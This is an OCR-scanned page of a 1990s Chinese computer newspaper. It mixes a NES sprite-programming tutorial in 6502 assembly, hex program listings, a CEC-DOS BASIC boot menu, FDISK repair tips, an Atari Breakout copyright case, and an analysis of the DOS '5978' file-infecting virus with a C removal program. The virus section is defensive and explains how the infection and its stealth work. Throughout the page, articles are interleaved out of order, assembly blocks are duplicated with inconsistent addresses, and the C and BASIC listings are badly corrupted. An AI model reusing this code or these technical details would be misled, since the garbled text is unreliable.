9C20-0C 09 18 21 2D 39 45 51
9C28-5D 09 75 84 96 A2 B1 00

程序三
9C30-20 D1 9E 20 4A FF A0 20
9C38-AD 30 C0 A2 10 CA D0 FD
9C40-88 D0 F5 20 3F FF 4C 84
9C48-9E

程序四
9C49-A0 00 B1 B3 48 C8 20
9C50-98 D9 68 C9 53 D0 03 4C
9C58-64 9C C9 24 D0 03 4C 6F
9C60-9C AC C9 DE 20 67 DD 20
9C68-52 E7 A6 50 4C 41 F9 A0
9C70-02 A2 05 BD 00 02 09 80
9C78-8D 00 02 E6 B8 CA D0 F3
9C80-9C 5D AA A9 00 85 44 85
9C88-45 20 04 A2 A6 44 A5 45
9C90-20 24 ED 4C 03 E0 00 00

桂林市南国专利电脑部
常年研制磁盘, 赠送实用软件,
资料2元。
地址: 漓江南路五福楼一3室
联系人: 陈广海 邮编: 541004
电话: 0773-511335

三、卡通的定义与卡通的运动控制

卡通的定义过程就是把卡通块的四个参数(CY坐标,卡通图块代码,卡通的显示状态,X座标)写入卡通的卡通定义区。卡通的运动控制就是在卡通的运动方向上,使卡通的座标新增和渐减,用渐变的座标重新定义卡通,每次渐变的幅度决定着卡通的运动速度,重新定义的时间间隔决定着卡通运动的连续性和运动轨迹的圆滑程度。因此,在任天堂游戏中,一般都把卡通的控制处理程序放在中断中运行,只有这样才能体现卡通运动的真实感。下面仅通过对对话工作系统中卡通定义程序的介绍编写出实用的卡通控制程序。
对话工作系统的卡通

电脑游戏编程技巧(三十八)

定义过程共分两步完成,首先把卡通的显示状态写入定义区,并置Y座标为零;然后再把卡通的座标参数和图形代码依次送入卡通定义区。下面以例5-1为例讨论这一定义过程:
例5-1用八个卡通块定义一个16x32点阵的卡通,即横列为两个卡通块,纵列为四个卡通块(《魂斗罗》游戏中的主人公即为16x32点阵的卡通)。

1. 卡通显示状态的定义
卡通显示状态的定义程序
No.5-3卡通的显示状态定义程序
EC6E A000 LDY \$ # 00
EC68 B100 LDA (\$ # 00,Y)
EC6A C8FF CMP \$ # FF
EC6C F013 BEQ \$ ECA1
EC6E 8502 STA \$ 02;
状态参数存入 \$ 02
EC69 C8 LDY
EC6B B100 LDA (\$ # 00,Y)
EC6D 8503 STA \$ 03;定义卡通块的显示状态
EC6E C8 LDY
EC68 B100 LDA (\$ # 00,Y)
EC6A 8504 STA \$ 04
EC6A 8505 STA \$ 05
EC68 A603 LDX \$ 03

\$22F连续的20H单元中,并选定数据区起始为\$7E00,那么,数据区结构如下:
7E00 03 08 10 FF
对 \$ 00单元置入 00,对 \$ 01单元置入 7EH,现在我们将用程序No.5-3,分析卡通显示状态的定义过程:
执行\$EC86,从数据区读出卡通的状态参数存入 \$ 02,若 \$ 02=03;读出定义卡通块的显示状态存入 \$ 03,若 \$ 03=08;读出卡通定义地址地址存入 \$ 04,若 \$ 04=10;
调用 \$ECA2,令 \$ 05=02,使 \$ 04、\$ 05指向卡通定义区的首址\$210;
执行\$ECAC,对Y座标单元置入零;
执行\$ECB2,把卡通的状态参数存入二页;
令X轴一, X不等于零则返回\$ECAC,继续定义下一个卡通块的状态;
若X等于零,则结束状态定义,返回调用程序\$EC9A;
令Y加一,转\$EC86,继续从数据区读取,若读出的数据不等于FFH,则继续定义下一个卡通块的状态,现在读出的数据是FFH,则结束定义。

通过调用程序No.5-3,有关二单元的内容如下:
\$210=00 \$212=03
\$214=00 \$216=03
\$218=00 \$21A=03
\$21C=00 \$21F=03
\$220=00 \$222=03
\$224=00 \$226=03
\$228=00 \$22A=03
\$22C=00 \$22E=03

不能翻译”,某表第一页可以打印,打印第二页时系统则提示该程序有错;打印途中有时还会出现跳行的现象等等。
在刚出现问题时,笔者还试图去修改其程序,后来因为“故障”较多,改不胜改,考虑到该程序在全路推广使用,必定经过反复实践,程序本身应无设计问题,遂试着将DBASE II系统拷入硬盘,在该系统下运行程序,故障现象顿时消失。
从中可得出结论,虽然高版本的数据库比低版本的数据库速度要快,命令增多,功能要强,但在实际工作中,不可一味地将低版本的数据库环境下所编制的程序运行在高版本的数据库系统中,应注意程序的适用环境,避免因应用数据库版本的不同所带来的麻烦。
[] 山东 李俊

注意数据库不同版本的应用差异

5978病毒及其清除程序

最近,在我们单位使用的个人计算机系统上发现一种新的计算机病毒。

这种病毒能避开目前一般防病毒软件如CPAV v1.2-v1.4,SCAN v93-v102,KILL v46.0的检测。

通过对这种病毒的剥离与分析,可知这是一种外壳型病毒,其首先攻击COMMAND.COM文件,文件感染了这种病毒后,长度一般增加1745-1750个字节,感染了这种病毒,无论是内存文件,都带有一标志5978,因此命名5978。

通过分析,笔者编写了这种病毒的清除程序KV5978, KV5978采用TURBO C书写,在COMPAQPROLIN- EA4/33上调试通过。

一、病毒分析

5978病毒是一种外壳型病毒,它通过被感染的文件这一途径来传播自己。

当我们运行被感染的程序时,首先被装入的是5978病毒的本体,病毒进入内存后,首先修改INT21中断向量地址,使之指向病毒体,这样,以后系统每次调用INT21都执行一次病毒体,也就是:染一个文件,事实上亦如此,在染毒的系统上,每次DIR,都有一个可执行文件增长,这种现象一直持续到所有文件都被感染完毕,然后,其修改系统的常规内存数量,使之比正常的常规内存总数640KB(一般目前的机器上都有大于1MB的内存,COMPAQ公司PROLIN- EA4/33型常规内存为630KB)少2KB-一病毒体的长度,以保护病毒体本身。

病毒体传染过程大致是这样:每当系统有磁盘操作时,病毒的感染部分都会匹配一个未感染的文件(判断文件尾是否有病毒标志5978),并且这个文件的长度不小于1KB,文件长度小于1KB的不予传染,然后,在文件的尾部加上病毒体,并且修改文件的长度,即使之增加1750KB左右,若是,COM型文件,则修改原文件的头三个字节,使之跳转至病毒体,若是,EXE型文件,则修改原文件的文件头,使之先装入并执行病毒体,系统若感染了5978病毒,以下关系成例。

A. 对内存

1. 常规内存数量减少2KB
可用MS-DOS5.0的MIM程序查看;也可用V4.3版以上的PCTOOLS的INFORMATION子功能察看;或V6以上版PCTOOLS所带的MIM程序查看。
2. 中断21服务子程序地址被改变
INT 21的中断向量一般指向向高低地址,感染后则指向内存高地址,并且在被改过的INT21中断服务子程序的段址下7e7h偏移处有病毒标志5978。
具体可用DEBUG查看:
D 0:86<CR>
0000:0086 XXYY-
D YXX,7C7<CR>
YXX,07C7 59-78...

B. 对COM型文件

1. 在文件原长度基础上增加1745-1750个字节。
2. 染毒文件的倒数第6,5字节内容为病毒标志5978。
3. 染毒文件的倒数第1,2,3,4字节内容为文件正常时的长度。
4. 染毒文件的倒数第6CDH,6CH和6CBH三个字节的内容为文件正常时的第1,2,3字节的内容。

C. 对EXE型文件

1. 在文件原长度基础上增加1745-1750个字节。
2. 染毒文件的倒数第6,5字节内容为病毒标志5978。
3. 染毒文件的倒数第1,2,3,4字节内容为文件正常时的长度。
4. 染毒文件的倒数第534h,533h字节内容为文件未染毒前正常装入内存运行时的IP值。
5. 染毒文件的倒数第531h,530h字节内容为文件未染毒前正常装入内存运行时的CS值。(SS值不用恢复亦可)

二、病毒的发

由于文件长度的增加,原则上我们应该很容易发现病毒的存在,但实际上不然,原因是此病毒的病毒体修改了系统的文件显示部分,即在染毒的系统中,每次DIR时显示的文件长度都是文件正常时的长度,也就是说,表面上文件并未增长,由此可见此病毒也不十分容易被发现。

一个发现此病毒的最简单的方法使用PCTOOLS。

PCTOOLS的一个引人之处就是其绕过速度较慢的系统调用,使用了许多先进的软件技术来完成其功能。

首先,在DOS的系统提示符下,使用DIR命令并记录下COMMAND.COM这个文件的长度。

然后,进入PCTOOLS(任何版本均可)的文件服务功能,记下此时COMMAND.COM的文件长度,与上述相比,若文件长度增加1750KB左右,则系统极有可能是5978病毒。

其次,进入PCTOOLS的磁盘服务功能,键入I(Information)子功能,则会显示出有关计算机的一些信息,其中关于内存有两条,其一是由DOS报告的,另一是由PCTOOLS报告的,对一般的机器来说,此二值是相等的,均为640KB(COMPAQ PROLINEA 4/33则不等, DOS报告为630KB, PCTOOLS报告为640KB,染毒后则变为不等,前者减少2KB,后者仍保持不变)。

三、清除程序

以上分析的结果,这里我们给出清除这种病毒的程序KV5978。

KV5978采用TurboC书写,在BorlandCV2.0的SMALL模式下调试通过。

程序KV5978首先检查内存,若发现病毒,则发出报警并询问等待清除,若在执行程序的命令行上未带有参数,则给出程序的用法提示,否则逐一目录逐一文件的检测,检查到则报警并清除之,如此往复至所有的文件都检测完毕。

程序KV5978.C清单如下。

□辽宁于子琦

```

1. #INCLUDE<STDIO.H>
2. #INCLUDE<STDLIB.H>
3. #INCLUDE<CONIO.H>
4. #INCLUDE<IO.H>
5. #INCLUDE<DOS.H>
6. #INCLUDE<STRING.H>
7. #INCLUDE<DIR.H>
8. CHAR HEADER [] =
  \NVRIS5978 KILLER.VERSION
2.11 \N*.C(COPYRIGHT 1993 O'
SHIN. CNBDI. SHENYANG. \N
\N\
9. CHAR USAGE[] = \N USAGE,
KV5978 DRIVE-NAEM,<CR>\N
\N*
10. INT MAIN (INT ARGV, CHAR
* ARGV[])
11. {
12. INT MDS,MVI;
13. UNSIGNED INT DK;
14. CHAR DISK[5],FNAME[13];
15. INT SAVE;
16. STRUCT FFBLK FFBLK;
17. INT DONE;
18. PRINTF(HEADER);
19. /* SCAN MEM HERE */
20. MDS=PEEK(0X0000,0X0086);
21. MVI=PEEK(MDS,0X07C7);
22. IF (MVI==0X7859)
23. {
24. XBEEP();
25. PRINTF("CLEAN VIRUS 5978 IN
MEMORY!\n");
26. MVI=PEEK(MDS,0X061F);
27. POKE(0X0000,0X0084,MVI);
28. MVI=PEEK(MDS,0X0621);
29. POKE(0X0000,0X0085,MVI);
30. }
31. IF (ARGV<2)
32. {
33. PRINTF(USAGE);
34. EXIT(-1);
35. }
36. STPCPY (DISK,ARGV[1]);
37. *DISK=*STRUPR(DISK);
38. *STRCHR(DISK,'.')='';
39. /* SCAN FILE IN DISK
SPECIFIED HERE */
40. SAVE=GETDISK();
41. DK=DISK[0];
42. DK=DK-'A';
43. SETDISK(DK);
44. IF (DK==GETDISK())
45. PRINTF("%C.DRIVE IS NOT
AVAILABLE.\N.DK+'A');
46. CHDIR(".*\");
47. MVI=FIRST (* ** **
&FFBLK.FA.DIREC);
48. FSCAN();
49. WHILE(! MVI)
50. {IF (FFBLK.FF _ATTRIB
==0X10)
51. {STPCPY (FNAME,FFBLK.FF
_NAME);
52. *FNAME ==STRUPR

```

```

(FNAME);
53. CHDIR(FNAME);
54. /* PRINTF("SCANNING SUB
-DIR %S \N*.FNAME); */
55. MDS=DSCAN();
56. CHDIR(".*\");
57. }
58. MVI=FINDNEXT(&FFBLK);
59. }
60. SETDISK(SAVE);
61. PRINTF("SCANNING COM-
PLETE!\N*.FNAME);
62. RETURN(0);
63. }
64. INT DSCAN()
65. {CHAR FNAME[13];
66. CHAR S1;
67. CHAR SS3=0X2E;
68. STRUCT FFBLK FFBLK;
69. INT DONE,S2;
70. DONE=FIRST (* ** **
&FFBLK.FA.DIREC);
71. FSCAN();
72. WHILE(DONE !=-1)
73. {STPCPY (FNAME,FFBLK.FF
_NAME);
74. SISTRNCOMP(FNAME,&SS3,1);
75. IF (S1==0)
76. {IF (FFBLK.FF _ATTRIB
==0X10)
77. {
78. *FNAME ==STRUPR
(FNAME);
79. /* PRINTF("SCANNING SUB
-DIR %S \N*.FNAME); */
80. S2=CHDIR(FNAME);
81. IF (S2==-1)
82. {CHDIR(".*\");
83. CHDIR(FNAME);
84. }
85. FSCAN();
86. }
87. }
88. DONE =FINDNEXT
(&FFBLK);
89. }
90. RETURN(1);
91. }
92. INT FSCAN()
93. {STRUCT FFBLK FFBLK;
94. INT DONE;
95. CHAR FNAME[13];*PTR;
96. UNSIGNED LONG FSIZ;
97. CHAR FNAME E[3];
98. CHAR FATTRIB;
99. DONE=FIRST (* ** **
&FFBLK.FF);
100. WHILE(! DONE)
101. {
102. _ATTRIB =FFBLK.FF
_ATTRIB;
103. STPCPY (FNAME,FFBLK.FF
_NAME);
104. *FNAME ==STRUPR
(FNAME);
105. FSIZ=FFBLK.FF FSIZ;
106. PTR=STRCHR(FNAME,'.');
107. PRINTF("SCANNING FILE%
S.\N*.FNAME);
108. STPCPY (FNAME _E
&FNAME[PTR-FNAME+1]);
109. IF ((STRCMP (FNAME E,
COM*)) ==0) FIXCOM (FNAME.
FSIZ,FATTRIB);
110. IF ((STRCMP(FNAME E,EXE*))
==0) FIXEXE(FNAME.FSIZ,FATTRIB);
111. DONE=FINDNEXT(&FFBLK);
112. }
113. RETURN(0);
114. }
115. INT FIXCOM(CHAR *FNM,UNSIGNED
LONG FSIZ,CHAR FATTRIB)
116. {
117. UNSIGNED LONG FS;
118. INT FHIGH,FFLOW,1;
119. FILE *FP1,*FP2;
120. CHAR TEMP[3],MSG[40];
121. UNSIGNED CHAR *BODY;
122. FPI=POPEM(FNM,*RBP);
123. FSEEK (FP1,(FSIZ-0x6CD),SEEK
SET);
0124. BODY=MALLOC(0X1024);
125. FREAD (BODY,SIZEOF (CHAR),0X6CD,
FP1);
126. TEMP[0]=BODY[0];
127. TEMP[1]=BODY[1];
128. TEMP[2]=BODY[2];
129. FCLOSE(FP1);
130. FREE(BODY);
131. IF (BODY[0X6C7]==0X59)&&(BODY
[0X6C8]==0X75)
132. {
133. FS=BODY[0X6CC];
134. FS<<=8;
135. FS+=BODY[0X6CB];

```

```

136. FS<<=8;
137. FS+=BODY[0X6CA];
138. FS<<=8;
139. FS+=BODY[0X6C9];
140. XBEEP();
141. PRINTF("FOUND VIRUS 5978 IN %SAND
CLEAN UP!\N*.FNM);
142. BODY=MALLOC(FSIZ);
143. FPI=POPEM(FNM,*RBP);
144. FREAD (BODY,SIZEOF (CHAR),FSIZ,
FP1);
145. FCLOSE(FP1);
146. BODY[0X0]=TEMP[0];
147. BODY[0X1]=TEMP[1];
148. BODY[0X2]=TEMP[2];
149. IF (FATTRIB !=0) _CHMOD(FNM,1,
0);
150. FPI=POPEM(FNM,*RBP);
151. FWRITE (BODY,SIZEOF (CHAR),FS,
FP2);
152. FCLOSE(FP1);
153. FCLOSE(FP2);
154. FREE(BODY);
155. IF (FATTRIB !=0) _CHMOD (FNM,1,
FATTRIB);
156. }
157. RETURN(0);
158. }
159. INT FIXEXE(CHAR *FNM,"UNSGNED
LONG FSIZ,CHAR FATTRIB)
160. {
161. UNSIGNED LOON FS;
162. INT FHIGH,FFLOW,1;
163. FILE *FP1;
164. CHAR TEMP[3];
165. UNSIGNED CHAR *BODY;
166. FPI=POPEM(FNM,*RBP);
167. FSEEK (FP1,(FSIZ-0X534),SEEK
SET);
168. BODY=MALLOC(0X1024);
169. FREAD (BODY,SIZEOF (CHAR),0X534,
FP1);
170. TEMP[0]=BODY[0];
171. TEMP[1]=BODY[1];
172. TEMP[2]=BODY[2];
173. TEMP[3]=BODY[3];
174. FCLOSE(FP1);
175. IF (BODY[0X52E]==0X59)&&(BODY
[0X52F]==0X78)
176. {
177. FS=BODY[0X533];
178. FS<<=8;
179. FS+=BODY[0X532];
180. FS<<=8;
181. FS+=BODY[0X531];
182. FS<<=8;
183. FS+=BODY[0X530];
184. XBEEP();
185. FHIGH=FS/0X200;
186. FLOW=FS%0X200;
187. IF (FFLOW) FHIGH++;
188. PRINTF("FOUND VIRUS 5978 IN %SAND
CLEAN UP!\N*.FNM);
189. IF (FATTRIB !=0) _CHMOD(FNM,1,
0);
190. FPI=POPEM(POPEM(FNM,*R+B));
191. FSEEK (FP1,SEEK SET,SEEK
SET);
192. _FREAD (BODY,SIZEOF
(CHAR),0X200,FP1);
193. BODY[0X14]=TEMP[0];
194. BODY[0X15]=TEMP[1];
195. BODY[0X16]=TEMP[2];
196. BODY[0X17]=TEMP[3];
197. BODY[0X02]=FFLOW%0X100;
198. BODY[0X03]=FFLOW/0X100;
199. BODY [0X04]=FHIGH%
0X100;
200. BODY [0X05]=FHIGH/
0X100;
201. FSEEK (FP1,SEEK SET,SEEK
SET);
202. FWRITE (BODY,SIZEOF
(CHAR),0X200,FP1);
203. CHSIZE(FILENO(FP1),FS);
204. FCLOSE(FP1);
205. IF (FATTRIB !=0) _CHMOD
(FNM,1,FATTRIB);
206. }
207. FREE(BODY);
208. RETURN(0);
209. }
210. INT XBEEP(VOID);
211. (SOUND(870));
212. DELAY (100);
213. NOSOUND(0);
214. RETURN;
215. }

```

本版责任编辑: 电三
组 版 编 辑: 小 路

最后提供一个中华学习机多功能引导程序(见程序五),作为CEC-DOS的HELLO程序,这个程序能够对A类文件和B类文件,将常用的几种操作,均在中文状态下用字母键选择执行,因此,特别是对用中文起名的文件,使用相当方便,程序采用了黑幕技术及十一行显示技巧,因此运行时你会感到十分新颖和舒畅。

程序中的INIT功能能够任意将磁盘格式化成35道、40道或42道,并在卷标中显示出来,如果根据以上几个步骤将DOS修改完毕,就可使用这个功能将磁盘格式化,这样您便拥有了一个完整的、中西文相互结合的CEC-DOS系统了。

程序五
10 FOR I=768 TO 804: READ X,POKE 1,X,NEXT
20 PRINT CHR\$(4)*PR#3*

```
190 IF H=6 THEN 600
200 ON H=5 GOTO 490,B$=H$(H)
210 HGR2,HOME,PRINT,PRINT D$*CATALOG*
220 A$=#目录完毕,[Esc]返回,其它键继续,*T=1,GOSUB 470
230 H=PEEK(-16384),IF H<128 THEN 230
240 POKE-16388,0,IF H=155 THEN 40
250 PRINT CHR$(18);
260 D=0,A=PEEK(37)-2,IF A>9 THEN A=9
270 FOR C=25 TO 32,GOSUB 480,IF E<<32 AND D<9 THEN D=D+1,GOTO 270
280 NEXT V,D,VTAB V+1,HTAB 26,INVERSE,PRINT CHR$(32);B$;CHR$(32),NORMAL
290 B=0,C=4,K=0
300 FOR D=0 TO 9,GOSUB
```

```
420 HTAB 1,PRINT B$;VTAB 1,PRINT,PRINT D$;B$
430 FOR I=1 TO 2009,NEXT;GOTO 40
440 DATA 32,171,195,201,127,240,16,72,173,203,3,201,2,104,9,128,176,5,41,127,32,125,239,32,13,238,76,185,195
450 DATA 165,7,32,137,195,133,8,96
460 DATA RUN,LOAD,LOCK,UNLOCK,DELETE
470 X=PEEK(54),Y=PEEK(55),POKE 54,0,POKE 55,3,VTAB 11,HTAB 1,PRINT A$,ROKE 54,X,POKE 55,Y,RETURN
480 F=-37376+2*C+68*D,E1=PEEK(F),E=PEEK(F+1),RETURN
490 HOME,PRINT 磁盘初始化,VTAB 1,HTAB 15,INPUT*文件名*,F$,VTAB 1,HTAB 23,PRINT F$
500 VTAB 3,PRINT TAB(5)*格式化的总道数*,VTAB 5,PRINT TAB(5)*35道@40道@42道*
510 VTAB 3,HTAB 19,GET A$,A=VAL(A$),IF A<1 OR A>3 THEN 510
520 B=35*(A=1)+40*(A=2)+42*(A=3),VTAB 3,HTAB 19,PRINT B
530 VTAB 7,HTAB 5,INPUT*磁盘卷号,V$,V$,V=VAL(V$),IF V<1 OR V>254 THEN 530
535 FOR I=0 TO 11,READ M,POKE 46010-I,M+128,NEXT
540 POKE 46063,B;POKE 48894,B,POKE 44725,B*4,IF A=1 THEN POKE 46002,179,GOTO 560
550 POKE 46002,180
560 POKE 46001,181*(A=1)+176*(A=2)+178*(A=3)
565 DATA 67,69,67,45,68,79,83,32,52,48,32,86
570 VTAB 9,PRINT TAB(9);CHR$(15),*请把空盘插入驱动器中*,CHR$(14),*GET A$,PRINT 580 VTAB 1,PRINT CHR$(26);CHR$(15);*磁盘初始化*,CHR$(14);TAB(14);*按回车键开始格式化*,PRINT,ON ASC(A$)=27 GOTO 30,IF ASC(A$)<>13 THEN 580
590 PRINT CHR$(4)*INIT*,F$*V$,V$
600 A$=#谢谢使用本软件,再见*,T=2,GOSUB 470,HOME,END
```

建立独立的CEC-DOS(续)

```
PRINT
30 FOR I=0 TO 4,READ H$(I),NEXT,ONERR GOTO 40
40 HGR2,HGR,HOME,D$=CHR$(4)
50 ROKE-16300,0;POKE-16302,0
60 PRINT***中华学习机多功能引导程序***
70 PRINT*请选择,*;PRINT
80 PRINT*0,运行
-----RUN或BRUN*
90 PRINT*1,调入内存
-----LOAD或BLOAD*
100 PRINT*2,实施文件保护
-----LOCK*
110 PRINT*3,解除文件保护
-----UNLOCK*
120 PRINT*4,删除文件
-----DELETE*
130 PRINT*5,磁盘格式化
-----INIT*
140 PRINT*6,返回BASIC*,
150 A$=#欢迎您使用此软件*,T=1,GOSUB 470
160 POKE-16299,0,POKE-16304,0
170 H=PEEK(-16384),IF H<128 THEN 170
180 POKE-16368,0,H=H-176,IF H<0 OR H>6 THEN 170,
```

```
480,IF E>47 AND E<58 THEN POKE 37,D,POKE 36,3;PRINT*[,CHR$(B+65)*,]B=-B+1,G=0
310 NEXT A,A$=[Esc]返回,字母键执行,*T=12,GOSUB 470
320 H=PEEK(-16384),IF H<128 THEN H=FRE(0),GOTO 30
330 IF H=155 THEN 40
340 PRINT CHR$(18);
350 VTAB V+1,HTAB 26,PRINT SPC(8);VTAB 10
360 HTAB 1,PRINT B$;SPC(3)-LEN(B$);GET C$;H=ASC(C$)-48,IF H<170R H>B+16 THEN MUSIC 45,40,FOR I=1 TO 500,NEXT,GOTO 40
370 C=1,D=C-B+H-16,GOSUB 480,IF E=66 AND B$=#RUN*OR B$=#LOAD*THEN B$=#B+B$
380 FOR C=6 TO 33,GOSUB 480,IF E1<>127 THEN B$=B$+CHR$(E),GOTO 410
390 K=K+1,E=E+128,POKE 7,E,CALL 797,W=PEEK(8),IF K=1 THEN B$=B$+CHR$(127)+CHR$(W),GOTO 410
400 B$=B$+CHR$(W),K=0
410 NEXT C
```



分区的程序,其中还有不少妙用,现仅谈点体会,供参考。
关于运行FDISK程序中的注意事项
由于FDISK程序在通常情况下并不使用,因而不少用户初用时,有一定的难度,现将使用中易出错的几点,简介如下:

- 1. 关于版本:
DOS2.00版最多只允许四个分区,每个操作系统只允许使用一个分区,并且每个分区限制在32MB磁盘空间内,DOS3.3版本允许将磁盘分为引导分区和扩展分区,引导分区必须设置成活动分区,且限制在32MB以内,而扩展分区空间无限制,并可分为若干个逻辑驱动器,每个都有单独的驱动器号(C,D,E,F...),单独的逻辑驱动器仍受32MB限制DOS3.31版以上支持大容量逻辑驱动器,引导分区将不再受32MB限制,扩展分区亦同。
- 2. 如果你想要重新划分DOS分区,则必须先删除原有的DOS分区,然后再执行菜单1(建立DOS分区),否则将出错。
- 3. 如果你打算将一部分固定盘用于DOS,你首先应在菜单1中建立起部分固定盘的DOS分区,然后退出菜单1,进入菜单2(改变工作分区),键入需要DOS分区工作的分区号,将该分区激活,这样DOS才能使用该分区,否则系统将无法引导。
- 4. 当你打算将一部分固定盘用于DOS后,余下的固定盘空间将用于扩展分区,系统将显示扩展分区的大小(以柱面计),当建立系统扩展分区时,所有分区的柱面空间应全要有特殊标记,说明硬盘故障为零道信息丢失和分区受损故障,此处不涉及,只有当建立系统逻辑分区时,才根据需要选择逻辑分区空间大小,键入相应的柱面数,直至用完所有柱面空间为止,否则将丢失部分磁盘空间。

二、应用FDISK程序修复系统故障

FDISK程序是解决硬盘软件故障重要工具,现举三例:

- 1. 故障现象:某次因电源事故一台AST386主机被烧,经修复后硬盘已不能引导系统,改用A驱软盘引导,虽能启动系统,但无法进入硬盘,即使使用相同的DOS版本或更高的DOS版本皆无效。
屏幕显示:Invalid drive specification
意为无效驱动器,此刻怀疑硬盘损坏,后发现FDISK程序能运行,再重建DOS分区和格式化后,故障排除,说明硬盘故障为零道信息丢失和分区受损故障。
- 2. 故障现象:某次一种称为“6.3病毒”入侵EVEREST 486系统,造成系统工作混乱,在使用健康启动系统后进行备份和对硬盘进行格式化,发现DOS分区字节数少于应有字节数,后重新运行FDISK程序,再使用FORMAT命令,DOS分区丢失的字节数收回。
- 3. 故障现象:某次因突然断电造成一台IBM-XT/286无法启动,若从硬盘启动,系统自动进入ROM-BASIC,若从A驱软盘启动,再进入硬盘,屏幕显示与例一相同,即宣布硬盘为无效驱动器,在排除了其他故障可能性后,运行FDISK程序,接着运行FORMAT程序,故障排除。

FDISK程序与FORMAT程序相配合(有时还要用硬盘低级格式化命令),是解决硬盘软件故障的主要手段之一,这方面实例不少,能够熟练掌握FDISK程序,对工作是非常有益的。
□山西师大 吴家瑞

关于FDISK程序及在维修中的应用

```
2. 卡通的座标、代码的定义
ED05, 定义卡通的座标
ECE5 68 PLA
ECE6 A8 TAY
ECE7 68 PLA
ECE8 AA TAX
ECE9 60 RTS
定义卡通的代码子程序
ECEA A502 LDA $02
ECEC A608 LDX $08
ECEE A001 LDY $01
ECF0 9104 STA ($04,Y); 卡通的代码存入定义区
ECF2 18 CLC
ECF3 6901 ADC # $01
ECF5 C8 INY
ECF6 48 PHA
ECF7 B104 LDA ($04,Y)
ECF9 293F AND # $3F
ECFB 9104 STA ($04,Y); 限定卡通的状态参数不大于3FH
ECFD 68 PLA
ECFE C8 INY
ECFF C8 INY
ED00 C8 INY
ED01 CA DEX
ED02 DOEB BNE $ECF0
ED04 60 RTS
定义卡通的座标子程序
ED05 A000 LDY # $00
ED07 A608 LDX $06
```

```
ECE2 2005 ED JSR $
ED05, 定义卡通的座标
ECE5 68 PLA
ECE6 A8 TAY
ECE7 68 PLA
ECE8 AA TAX
ECE9 60 RTS
定义卡通的代码子程序
ECEA A502 LDA $02
ECEC A608 LDX $08
ECEE A001 LDY $01
ECF0 9104 STA ($04,Y); 卡通的代码存入定义区
ECF2 18 CLC
ECF3 6901 ADC # $01
ECF5 C8 INY
ECF6 48 PHA
ECF7 B104 LDA ($04,Y)
ECF9 293F AND # $3F
ECFB 9104 STA ($04,Y); 限定卡通的状态参数不大于3FH
ECFD 68 PLA
ECFE C8 INY
ECFF C8 INY
ED00 C8 INY
ED01 CA DEX
ED02 DOEB BNE $ECF0
ED04 60 RTS
定义卡通的座标子程序
ED05 A000 LDY # $00
ED07 A608 LDX $06
```

电脑游戏机编程技巧(二十九)

```
ED09 A500 LDA $00
ED0B 8509 STA $09
ED0D A501 LDA $01
ED0F 9104 STA ($04,Y); 定义卡通的Y座标
ED11 C8 INY
ED12 C8 INY
ED13 C8 INY
ED14 A509 LDA $09
ED16 9104 STA ($04,Y); 定义卡通的X座标
ED18 18 CLC
ED19 6908 ADC # $08
ED1B 8509 STA $09
ED1D C8 INY
ED1E CA DEX
ED1F DOEC BNE $ED0D
ED21 A501 LDA $01
ED23 18 CLC
ED24 6908 ADC # $08
ED26 8501 STA $01
ED28 C607 DEC $07
```

```
ED2A D0DB BNE $ED07
ED2C 60 RTS
调用程序No.5-4之前,必须先对如下单元置入数据:
对$00单元置入卡通的X座标值;对$01单元置入卡通的Y座标值;对$02单元置入第一个卡通块的代码(以后卡通块的代码则顺序置入);对$03单元置入卡通的定义指南,所谓卡通的定义指南的结构为:其高位标志着横排卡通块的数量,其低位标志着竖排卡通块的数量;对$04单元置入卡通块定义区的地址低位;对$05单元置入卡通块定义区的地址高位;假定例5-1中卡通的X座标为60H、Y座标为90H、第一个卡通块的代
```

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件技术服务总公司 成都软件公司 成都电子研究所合办 主编：刘德福 副主编：唐康
国内统一刊号：CN51-0106 订网代号：61-74 地址：成都市金河街75号 邮政编码：610015

视觉游戏软件也可进行著作权登记

——美国最新软件纠纷判例介绍——

案情 阿达利游戏软件公司(以下简称“阿达利”)于1975年,制造并销售街机式名为BREAK-OUT的游戏机。在玩游戏时,游戏者边看屏幕画面,边操作球形把,当屏幕中小球击中砖墙上而得分。1987年2月5日阿达利就其阿达利BREAK-OUT的音响、映像作品,向美国著作权局(Copyright Office)提出要求简化著作权登记手续。该局审查员于同年2月13日答复说该作品无著作性(not copyrightable)。

理由是“可登记的音响、映像作品,必须包含有同该作品有关的绘画或图形画面。至少要有其中之一才具有著作性,而BREAK-OUT的作品中没有几项学上属于形状或颜色上有着著作权的对象。同样的,在声音上也没有可资登录的有创造性的著作性。至于在玩游戏过程中产生出来的画面,不是视觉游戏制作者产生的,而是游戏者信手产生的。”

同年5月22日另一个审查员也以同样理由再次拒绝审查。同年12月7日

检查部长作为该局最后决定,正式拒绝登记。阿达利便向法院起诉,要求对该决定进行司法审查。联邦地方法院判决著作权局审查正确。阿达利提出上诉,华盛顿特区联邦上诉法院1989年10月31日撤销地方法院判决,指示版权局重新审查,退回原法院重审。

裁判内容 (1)著作权保护有创造性的作品,包括“音响、映像作品”。判例把视觉游戏作为著作权保护对象的“音响、映像作品”。该法院以及其他法院把“创造性作品”中的“创造性”(Original),定义为“只有作者创作中才有的”。地方法院认为,本案中BREAK-OUT是阿达利创作的没有争议,登记官员也清楚这一点,然而他认为本游戏软件不是作品(著作物,work of authorship)。登记官员指出要成为“作品”进行登记,要满足“独创性”(Creativity)这一要求。就是说,它必须是“某种智力劳动”的具体化。

不保护“思想”,只保护“表现”。而登记官员在BREAK-OUT中把二者混为一谈。他认为该游戏软件并不包含超越游戏的独立表现,因而不是著作权保护的客体。然而,法院不赞成登记官员认为组合人BREAK-OUT只导致“功能要求”的看法。阿达利提出了成为BREAK-OUT特征的由排列、组合方法构成的非常多的“组合”和方案。在这里由于音响、映像显示同计算机程序连在一起,因此仅仅把程序按著作权法进行登记是不够的,仅仅登记程序无法安全地保护“一连串有关的画面”。

(3)更有进者,登记官员认为,即使假定BREAK-OUT含有“表现”,但在画面上表示的符号充其量也是非常一般的,并不满足“Scènes a faire(主要场面)”原则。

上诉法院在最后决定中,登记官员不把它作为著作权保护对象,因而不予登记,以及即使是保护对象时,其“表现”的性质即被侵害时,也只能给以“微弱”保护这样的观点,找不到可以依据的基准。根据现在的判例,无论按思想/表现二分法(如能用其他方法写出同样作用的程序,这一程序便是“表现”,否则便是“思想”),还是按scènes a

faice原则,法院都不能同意把BREAK-OUT和没有著作性的作品一样地对待,因而上诉法院不可能承认登记官员的决定。

